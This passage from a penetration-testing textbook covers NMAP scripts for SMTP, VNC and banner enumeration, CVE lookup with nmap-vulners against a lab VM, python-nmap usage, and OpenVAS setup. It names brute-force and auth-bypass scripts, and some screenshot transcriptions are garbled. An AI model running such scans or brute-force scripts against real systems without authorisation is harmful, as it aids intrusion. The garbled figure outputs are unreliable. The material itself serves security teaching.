- 1099/tcp open rmiregistry
- 137/tcp open nrgreslock
- 2049/tcp open afp
- 2121/tcp open cproxy-ftp
- 3306/tcp open mysql
- 5432/tcp open postgresql
- 5900/tcp open vnc
- 6000/tcp open X11
- 6667/tcp open irc
- 8009/tcp open ajp13
- 8120/tcp open unknown
- MAC Address: 00:0C:29:11:0E:01 (VMware)
- Map done: 1 IP address (1 host up) scanned in 1.62 seconds

Figure 1-26. Output of NMAP script smtp-commands executed against a target IP address

Many SMTP servers mistakenly enable open relay. This allows anyone to connect to the SMTP server without authentication and to send mails. This is indeed a critical flaw. NMAP has a script called `smtp-open-relay` that checks whether the target SMTP server allows for open relays, as shown in Figure 1-27.

The screenshot shows the Zenmap interface with the following details:

- Target:** 192.168.25.129
- Command:** nmap --script smtp-open-relay 192.168.25.129
- Hosts:** 192.168.25.129 (Status: Up)
- OS:** Host
- Services:**
 - PORT STATE SERVICE
 - 21/tcp open ftp
 - 22/tcp open ssh
 - 23/tcp open telnet
 - 25/tcp open smtp
 - 53/tcp open domain
 - 80/tcp open http
 - 111/tcp open rpcbind
 - 139/tcp open netbios-ssn
 - 445/tcp open microsoft-ds
 - 512/tcp open exec
 - 513/tcp open login
 - 514/tcp open shell
 - 1099/tcp open rmiregistry
 - 1524/tcp open ingsreslock
 - 2049/tcp open nfs
 - 2121/tcp open ccproxy-ftp
 - 3306/tcp open mysql
 - 5432/tcp open postgresql
 - 5900/tcp open vnc
 - 6000/tcp open X11
 - 6667/tcp open irc
 - 8009/tcp open ajp13
 - 8180/tcp open unknown
 - MAC Address:** 00:0C:29:11:8E:B1 (VMware)
- Scans:** nmap --script smtp-open-relay 192.168.25.129
- Details:** Shows the results of the SMTP relay test.

The results section includes the following text:

```

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-28 12:40 IST
Nmap scan report for 192.168.25.129
Host is up (0.0053s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
|_smtp-open-relay: Server doesn't seem to be an open relay, all tests failed
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingsreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:11:8E:B1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 19.19 seconds
  
```

Figure 1-27. Output of NMAP script smtp-open-relay executed against a target IP address

The following are some additional NMAP scripts for SMTP enumeration:

- smtp-enum-users
- smtp-commands
- smtp-brute
- smtp-ntlm-info
- smtp-strangeport
- smtp-vuln-cve2011-1764

VNC Enumeration

The Virtual Network Computing (VNC) protocol is commonly used for remote graphical desktop sharing. It runs on port 5900 by default. NMAP has several scripts for enumerating the VNC service. Figure 1-28 shows the output of the vnc-info script. It shows the protocol version details along with the authentication type.

```

Scan Tools Profile Help
Target: 192.168.25.129
Command: nmap --script vnc-info 192.168.25.129
Profile: 

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
nmap --script vnc-info 192.168.25.129

OS Host
192.168.25.129

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-19 15:13 IST
Nmap scan report for 192.168.25.129
Host is up (0.0044s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
|_ Vnc-info:
|   Protocol version: 3.3
|   Security types:
|     VNC Authentication (2)
6000/tcp  open  x11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:11:B1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds

```

Figure 1-28. Output of NMAP script vnc-info executed against a target IP address

The following are some additional NMAP scripts for VNC enumeration:

- vnc-brute
- realvnc-auth-bypass
- vnc-title

Service Banner Grabbing

Any service running on a system usually has a banner associated with it. A banner normally contains server version information and may even contain organization-specific information such as disclaimers, warnings, or some corporate e-mail addresses. It is certainly worthwhile to grab service banners to get more information about the target. The NMAP script banner probes all services running on the target and grabs their banners, as shown in Figure 1-29.

CHAPTER 1 INTRODUCTION TO NMAP

The screenshot shows the Zenmap interface with the following details:

- Target:** 192.168.25.129
- Command:** nmap --script banner 192.168.25.129
- OS Host:** 192.168.25.129
- Services:** Shows various open ports with their state and service names, along with banners. Key findings include:
 - 21/tcp open ftp: vsFTPD 2.3.4
 - 22/tcp open ssh: OpenSSH_4.7p1 Debian-8ubuntu1
 - 23/tcp open telnet: Microsoft-DS
 - 25/tcp open smtp: metasploitable.localdomain ESMTP Postfix (Ubuntu)
 - 53/tcp open domain: ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.25.129]
 - 80/tcp open http: Apache/2.4.18 (Ubuntu)
 - 111/tcp open rpcbind: netbios-ssn
 - 139/tcp open netbios-ssn: Microsoft-DS
 - 445/tcp open microsoft-ds: Microsoft-DS
 - 512/tcp open exec: /bin/sh
 - 513/tcp open login: root@metasploitable:/#
 - 514/tcp open shell: /bin/sh
 - 1099/tcp open rmiregistry: rmiregistry
 - 1524/tcp open ingreslock: /bin/sh
 - 2049/tcp open nfs: /bin/sh
 - 2121/tcp open cproxy-ftp: /bin/sh
 - 3306/tcp open mysql: MySQL 5.5.40-0ubuntu5.0.51a-3ubuntu5
 - 5432/tcp open postgresql: PostgreSQL 9.3.0
 - 5900/tcp open vnc: VNC
 - 6000/tcp open x11: X11
 - 6667/tcp open irc: irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostna... me...\\0D\\0A;irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resol...
 - 8009/tcp open ajp13: Tomcat
 - 8180/tcp open unknown: /bin/sh
- MAC Address:** 00:0C:29:11:8E:B1 (VMware)
- Status:** Map done: 1 IP address (1 host up) scanned in 17.19 seconds


Figure 1-29. Output of NMAP script banner executed against a target IP address

Detecting Vulnerabilities

So far, you have seen the NMAP capabilities of port scanning and enumeration. Now you'll see how NMAP can be used for conducting vulnerability assessments. Though not as comprehensive as vulnerability scanners like Nessus and OpenVAS, NMAP can certainly do basic vulnerability detection. NMAP does this with the help of Common Vulnerabilities and Exposure (CVE) IDs. It searches for matching CVEs against the services running on the target. To turn NMAP into

a vulnerability scanner, you first need to download and install some additional scripts. Figure 1-30 shows the installation of required scripts. You first navigate to directory /usr/share/nmap/scripts and then clone two git directories, as shown here:

- <https://github.com/vulnersCom/nmap-vulners.git>
- <https://github.com/scipag/vulscan.git>



```
root@kali: /usr/share/nmap/scripts
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/nmap/scripts/
root@kali:/usr/share/nmap/scripts# git clone https://github.com/vulnersCom/nmap-vulners.git
Cloning into 'nmap-vulners'...
remote: Enumerating objects: 40, done.
remote: Total 40 (delta 0), reused 0 (delta 0), pack-reused 40
Unpacking objects: 100% (40/40), done.
root@kali:/usr/share/nmap/scripts# git clone https://github.com/scipag/vulscan.git
Cloning into 'vulscan'...
remote: Enumerating objects: 231, done.
remote: Total 231 (delta 0), reused 0 (delta 0), pack-reused 231
Receiving objects: 100% (231/231), 13.41 MiB | 232.00 KiB/s, done.
Resolving deltas: 100% (144/144), done.
root@kali:/usr/share/nmap/scripts#
```

Figure 1-30. Git cloning nmap-vulners into local directory

Once you have downloaded the required scripts, you are all set to execute them against the target. You can use the command `nmap -sV -script nmap-vulners <target IP address>`, as shown in Figure 1-31.

CHAPTER 1 INTRODUCTION TO NMAP

The screenshot shows the Zenmap interface with the command `nmap -sV --script nmap-vulners 192.168.25.129` entered in the command bar. The results tab displays the following output:

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-21 14:30 IST
Nmap scan report for 192.168.25.129
Host is up (0.00028s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
| vulners:
|   cpe:/a:isc:bind:9.4.2:
|     CVE-2008-0122      10.0      https://vulners.com/cve/CVE-2008-0122
|     CVE-2012-1667      8.5       https://vulners.com/cve/CVE-2012-1667
|     CVE-2012-3817      7.8       https://vulners.com/cve/CVE-2012-3817
|     CVE-2008-4163      7.8       https://vulners.com/cve/CVE-2008-4163
|     CVE-2012-4244      7.8       https://vulners.com/cve/CVE-2012-4244
|     CVE-2014-8500      7.8       https://vulners.com/cve/CVE-2014-8500
|     CVE-2012-5166      7.8       https://vulners.com/cve/CVE-2012-5166
|     CVE-2010-0382      7.6       https://vulners.com/cve/CVE-2010-0382
|     CVE-2015-8461      7.1       https://vulners.com/cve/CVE-2015-8461
|     CVE-2015-8704      6.8       https://vulners.com/cve/CVE-2015-8704
|     CVE-2009-0025      6.8       https://vulners.com/cve/CVE-2009-0025
|     CVE-2015-8705      6.6       https://vulners.com/cve/CVE-2015-8705
|     CVE-2010-3614      6.4       https://vulners.com/cve/CVE-2010-3614
|     CVE-2009-0265      5.0       https://vulners.com/cve/CVE-2009-0265
|     CVE-2016-8864      5.0       https://vulners.com/cve/CVE-2016-8864
|     CVE-2016-1286      5.0       https://vulners.com/cve/CVE-2016-1286
|     CVE-2012-1033      5.0       https://vulners.com/cve/CVE-2012-1033
|     CVE-2016-9131      5.0       https://vulners.com/cve/CVE-2016-9131
|     CVE-2015-8000      5.0       https://vulners.com/cve/CVE-2015-8000
|     CVE-2016-2848      5.0       https://vulners.com/cve/CVE-2016-2848
|     CVE-2016-9444      5.0       https://vulners.com/cve/CVE-2016-9444
|     CVE-2011-1910      5.0       https://vulners.com/cve/CVE-2011-1910
|     CVE-2011-4313      5.0       https://vulners.com/cve/CVE-2011-4313
|     CVE-2009-0696      4.3       https://vulners.com/cve/CVE-2009-0696
|     CVE-2016-1285      4.3       https://vulners.com/cve/CVE-2016-1285
|     CVE-2010-0097      4.3       https://vulners.com/cve/CVE-2010-0097
|     CVE-2016-2775      4.3       https://vulners.com/cve/CVE-2016-2775
|     CVE-2016-6170      4.0       https://vulners.com/cve/CVE-2016-6170
|     CVE-2016-0290      4.0       https://vulners.com/cve/CVE-2016-0290
|     CVE-2009-4022      2.6       https://vulners.com/cve/CVE-2009-4022
```

Figure 1-31. Output of NMAP script `nmap-vulners` executed against a target IP address

Interestingly, you can see many CVEs are available against the ISC BIND 9.4.2 running on TCP port 53. This CVE information can be used to further exploit the target. You can also see several CVEs for TCP port 80 running the Apache httpd 2.2.8 server, as shown in Figure 1-32.

The screenshot shows the Zenmap interface with the following details:

- Scan Tools Profile Help**: Top navigation bar.
- Target:** 192.168.25.129
- Command:** nmap -sV --script nmap-vulners 192.168.25.129
- Hosts Services OS Host**: Filter tabs. "Host" is selected.
- Scans**: Tab selected.
- Host 192.168.25.129**: Target host information.
- 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)**: Port 80 status and service details.
- _http-server-header: Apache/2.2.8 (Ubuntu) DAV/2**: Header information.
- vulnerbs:** Vulnerability section.
- cpe:/a:apache:http_server:2.2.8:** Category header.
- | CVE | Severity | Vulnerability URL |
|---------------|----------|---|
| CVE-2010-0425 | 10.0 | https://vulners.com/cve/CVE-2010-0425 |
| CVE-2011-3192 | 7.8 | https://vulners.com/cve/CVE-2011-3192 |
| CVE-2017-7679 | 7.5 | https://vulners.com/cve/CVE-2017-7679 |
| CVE-2013-2249 | 7.5 | https://vulners.com/cve/CVE-2013-2249 |
| CVE-2009-1890 | 7.1 | https://vulners.com/cve/CVE-2009-1890 |
| CVE-2009-1891 | 7.1 | https://vulners.com/cve/CVE-2009-1891 |
| CVE-2012-0883 | 6.9 | https://vulners.com/cve/CVE-2012-0883 |
| CVE-2009-3555 | 5.8 | https://vulners.com/cve/CVE-2009-3555 |
| CVE-2013-1862 | 5.1 | https://vulners.com/cve/CVE-2013-1862 |
| CVE-2007-6750 | 5.0 | https://vulners.com/cve/CVE-2007-6750 |
| CVE-2014-0098 | 5.0 | https://vulners.com/cve/CVE-2014-0098 |
| CVE-2009-2699 | 5.0 | https://vulners.com/cve/CVE-2009-2699 |
| CVE-2013-6438 | 5.0 | https://vulners.com/cve/CVE-2013-6438 |
| CVE-2011-3368 | 5.0 | https://vulners.com/cve/CVE-2011-3368 |
| CVE-2008-2364 | 5.0 | https://vulners.com/cve/CVE-2008-2364 |
| CVE-2014-0231 | 5.0 | https://vulners.com/cve/CVE-2014-0231 |
| CVE-2010-0408 | 5.0 | https://vulners.com/cve/CVE-2010-0408 |
| CVE-2010-1452 | 5.0 | https://vulners.com/cve/CVE-2010-1452 |
| CVE-2009-1195 | 4.9 | https://vulners.com/cve/CVE-2009-1195 |
| CVE-2012-0031 | 4.6 | https://vulners.com/cve/CVE-2012-0031 |
| CVE-2011-3607 | 4.4 | https://vulners.com/cve/CVE-2011-3607 |
| CVE-2012-4558 | 4.3 | https://vulners.com/cve/CVE-2012-4558 |
| CVE-2010-0434 | 4.3 | https://vulners.com/cve/CVE-2010-0434 |
| CVE-2012-3499 | 4.3 | https://vulners.com/cve/CVE-2012-3499 |
| CVE-2011-0419 | 4.3 | https://vulners.com/cve/CVE-2011-0419 |
| CVE-2013-1896 | 4.3 | https://vulners.com/cve/CVE-2013-1896 |
| CVE-2011-3348 | 4.3 | https://vulners.com/cve/CVE-2011-3348 |
| CVE-2008-2939 | 4.3 | https://vulners.com/cve/CVE-2008-2939 |
| CVE-2011-3639 | 4.3 | https://vulners.com/cve/CVE-2011-3639 |
| CVE-2011-4317 | 4.3 | https://vulners.com/cve/CVE-2011-4317 |
| CVE-2012-0053 | 4.3 | https://vulners.com/cve/CVE-2012-0053 |
| CVE-2016-8612 | 3.3 | https://vulners.com/cve/CVE-2016-8612 |
| CVE-2012-2687 | 2.6 | https://vulners.com/cve/CVE-2012-2687 |
| CVE-2011-4415 | 1.2 | https://vulners.com/cve/CVE-2011-4415 |

Figure 1-32. Output of NMAP script nmap-vulners executed against a target IP address

NMAP Output

So far, you have scanned various useful NMAP features. It is important to note that the output produced by NMAP can be fed to many other security tools and products. Hence, you must be aware of different output formats that NMAP is capable of producing, shown here:


Switch	Example	Description
-oN	nmap 192.168.25.129 -oN output.txt	Performs a scan on a target IP address and then writes normal output to the file output.txt
-oX	nmap 192.168.25.129 -oX output.xml	Performs a scan on a target IP address and then writes normal output to the XML file output.xml
-oG	nmap 192.168.25.129 -oG output.grep	Performs a scan on a target IP address and then writes greppable output to the file output.grep
--append-output	nmap 192.168.25.129 -oN file.file --append-output	Performs a scan on a target IP address and then appends the scan output to a previous scan file

NMAP and Python

Throughout this chapter you have seen numerous capabilities of NMAP and how NMAP can be used effectively for information gathering, enumeration, and active scanning. NMAP can also be invoked and executed from various programming languages, making it even more powerful. Python is an interpreted high-level programming language for general-purpose programming. Python is indeed user-friendly and extremely flexible. It has a rich set of ready-to-use libraries for performing

various tasks. Getting into the details of Python language basics and syntax is beyond the scope for this book. Assuming you have some basic knowledge about Python, this section will discuss how you can use Python to invoke and automate NMAP scans.

Python is installed by default on most Unix-based systems. However, you need to install the NMAP library separately. On Debian-based systems, you can simply use the command `pip install python-nmap`, as shown in Figure 1-33. The command will install the required NMAP library.



The screenshot shows a terminal window titled "root@kali: ~". The window contains the following text:

```
File Edit View Search Terminal Help
root@kali:~# pip install python-nmap
Collecting python-nmap
  Downloading https://files.pythonhosted.org/packages/dc/f2/9e1a2953d4d824e183ac033e3d223055e40e695fa6db2cb3e94a864eaa84/python-nmap-0.6.1.tar.gz (41kB)
    100% |██████████| 51kB 164kB/s
Building wheels for collected packages: python-nmap
  Running setup.py bdist_wheel for python-nmap ... done
  Stored in directory: /root/.cache/pip/wheels/bb/a6/48/4d9e2285291b458c3f17064b1dac2f2fb0045736cb88562854
Successfully built python-nmap
Installing collected packages: python-nmap
Successfully installed python-nmap-0.6.1
root@kali:~#
```

Figure 1-33. Installing the `python-nmap` library on a Debian-based system

Now that you have installed the required NMAP library, start the Python interpreter from the terminal by typing the `python` command, and import the NMAP library, as shown here:

```
root@kali:~# python
Python 2.7.14+ (default, Dec 5 2017, 15:17:02)
[GCC 7.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more
information.
```

CHAPTER 1 INTRODUCTION TO NMAP

```
>>> import nmap  
>>>
```

You can now create a new object named `nmp` to invoke the `PortScanner` function. Then initiate a new scan for the target IP address 127.0.0.1 and the ports from 1 to 50, as shown here:

```
>>> nmp = nmap.PortScanner()  
>>> nmp.scan('127.0.0.1', '1-50')
```

The scan completes and gives you the following output:

```
{'nmap': {'scanstats': {'uphosts': '1', 'timestr': 'Fri Sep  
21 14:02:19 2018', 'downhosts': '0', 'totalhosts': '1',  
'elapsed': '1.06'}, 'scaninfo': {'tcp': {'services': '1-50',  
'method': 'syn'}}, 'command_line': 'nmap -oX - -p 1-50 -sV  
127.0.0.1'}, 'scan': {'127.0.0.1': {'status': {'state': 'up',  
'reason': 'localhost-response'}, 'hostnames': [{'type': 'PTR',  
'name': 'localhost'}], 'vendor': {}, 'addresses': {'ipv4':  
'127.0.0.1'}, 'tcp': {22: {'product': 'OpenSSH', 'state':  
'open', 'version': '7.7p1 Debian 4', 'name': 'ssh', 'conf':  
'10', 'extrainfo': 'protocol 2.0', 'reason': 'syn-ack', 'cpe':  
'cpe:/o:linux:linux_kernel'}}}}}
```

Though the previous output is raw, it can certainly be formatted using many of the Python functions. Once you have run the initial scan, you can explore different functions to retrieve specific scan details.

scaninfo()

The `scaninfo()` function returns scan details such as the method used and the port range probed.

```
>>> nmp.scaninfo()  
{'tcp': {'services': '1-1024', 'method': 'syn'}}
```

all_hosts()

The `all_hosts()` function returns the list of all IP addresses scanned.

```
>>> nmp.all_hosts()
['192.168.25.129']
```

state()

The `state()` function returns the state of the IP/host scanned, such as whether it's up or down.

```
>>> nmp['192.168.25.129'].state()
'up'
```

keys()

The `keys()` function returns a list of all open ports found during the scan.

```
>>> nmp['192.168.25.129']['tcp'].keys()
[512, 513, 514, 139, 111, 80, 53, 22, 23, 25, 445, 21]
```

has_tcp()

The `has_tcp()` function checks whether a particular port was found open during the scan on the target IP address.

```
>>> nmp['192.168.25.129'].has_tcp(22)
True
```

command_line()

The `command_line()` function returns the exact NMAP command that ran in the background to produce the output.

```
>>> nmp.command_line()
'nmap -oX - -p 1-50 -sV 127.0.0.1'
```

hostname()

The `hostname()` function returns the host name of the IP address that you pass as an argument.

```
>>> nmp['127.0.0.1'].hostname()  
'localhost'
```

all_protocols()

The `all_protocols` function returns the list of protocols supported by the target IP address.

```
>>> nmp['127.0.0.1'].all_protocols()  
['tcp']
```

Now that you know the basic functions to invoke NMAP from Python, you can write some simple Python code that uses a loop to scan multiple IP addresses. Then you can use various text processing functions to clean and format the output.

Summary

In this chapter, you learned about the concepts of vulnerability assessment and penetration testing. You now understand the different phases of the penetration testing lifecycle and the importance of NMAP, OpenVAS, and Metasploit, which are capable of performing most of the tasks across all phases of the penetration testing lifecycle.

This chapter briefed you on the absolute basics and essentials about the NMAP tool and gave insights into how the NMAP capabilities can be extended using scripts. The chapter also touch on integrating NMAP with Python scripting.

Do-It-Yourself (DIY) Exercises

- Install NMAP on Windows and Ubuntu.
- Perform a UDP scan on a target system using the NMAP command line.
- Use NMAP to detect the operating system on the target system.
- Use an NMAP intense scan on a target system.
- Use various NMAP scripts for enumerating services on a target system.
- Write some Python code that scans 1 to 500 ports on a target system.

CHAPTER 2

OpenVAS

In the previous chapter, you learned about NMAP and its capabilities. In this chapter, you'll learn about how OpenVAS can be used to perform vulnerability assessments. Specifically, this chapter covers the following:

- Introduction to OpenVAS
 - Setting up OpenVAS
 - Importing NMAP results into OpenVAS
 - Vulnerability scanning
 - Reporting
-

Note The purpose of OpenVAS is limited to vulnerability scanning, unlike NMAP and Metasploit, which are capable of doing many more things. From this perspective, all the essential OpenVAS tasks are covered in this chapter. This will prepare you for the integration of OpenVAS with Metasploit in the next chapter, where the real fun starts.

Introduction to OpenVAS

In the previous chapter, you learned about NMAP. NMAP is a tool that is much more than just a port scanner. For example, you used NMAP for vulnerability detection. However, it has certain limitations. NMAP mainly detects only limited known CVEs. Hence, you certainly need a better solution for performing a vulnerability assessment. Here are a few of the popular choices:

- Nessus
- Nmap
- QualysGuard
- OpenVAS

These products are mature and used widely in the industry. For the scope of this book, you will be learning about the OpenVAS platform. It is free for community use and offers many useful features.

OpenVAS is an abbreviation for Open Vulnerability Assessment System. It is not just a tool but a complete framework consisting of several services and tools, offering a comprehensive and powerful vulnerability scanning and vulnerability management solution.

Like an antivirus solution has signatures to detect known malwares, OpenVAS has set of network vulnerability tests (NVTs). The NVTs are conducted using plug-ins, which are developed using Nessus Attack Scripting Language (NASL) code. There are more than 50,000 NVTs in OpenVAS, and new NVTs are being added on a regular basis.

Installation

OpenVAS comes with multiple installation options, including the Docker container. It can be installed on various operating systems. However, the easiest and fastest way of getting started with OpenVAS is to download the OpenVAS virtual appliance. The OpenVAS virtual appliance ISO image can be downloaded from https://www.greenbone.net/en/install_use_gce/.

The benefit of using this virtual appliance is it already has all the dependencies in place and everything set up. All you need to do is download the ISO image, boot it in VMware/VirtualBox, and set up some basic things, and OpenVAS will be up and running in no time.

Once you boot the downloaded ISO, you can get started by selecting the Setup option, as shown in Figure 2-1.



Figure 2-1. OpenVAS VM initial install screen

The setup then initiates, as shown in Figure 2-2.




Figure 2-2. OpenVAS installation and setup

Now you need to create a new user that you will be using for administrative purposes, as shown in Figure 2-3.



Figure 2-3. Setting up a user for the OpenVAS administrator

Then you set a password for the newly created user, as shown in Figure 2-4.



Figure 2-4. Setting up a password for the OpenVAS administrative user

Once you have set up the administrative credentials, the installation reboots, and you are presented with the boot menu, as shown in Figure 2-5.



Figure 2-5. OpenVAS boot menu

CHAPTER 2 OPENVAS

Next, you will see the command-line console, as shown in Figure 2-6, where you need to enter the previously set credentials.

```
Welcome to Greenbone OS 4.2 (tty1)
The web interface is available at:
http://192.168.25.136
gsm login: _
```

Figure 2-6. OpenVAS virtual machine command-line console

You can see that the OpenVAS setup is complete, and its web interface has been made available at <http://192.168.25.136>. You can try accessing the web interface, as shown in Figure 2-7.




Figure 2-7. OpenVAS web interface with login fields

Meanwhile, you need to boot into the OS and make a few additional setting changes, as shown in Figure 2-8.




Figure 2-8. OpenVAS setup and user configuration

You need to create a new admin user and set the username and password, as shown in Figure 2-9.

CHAPTER 2 OPENVAS

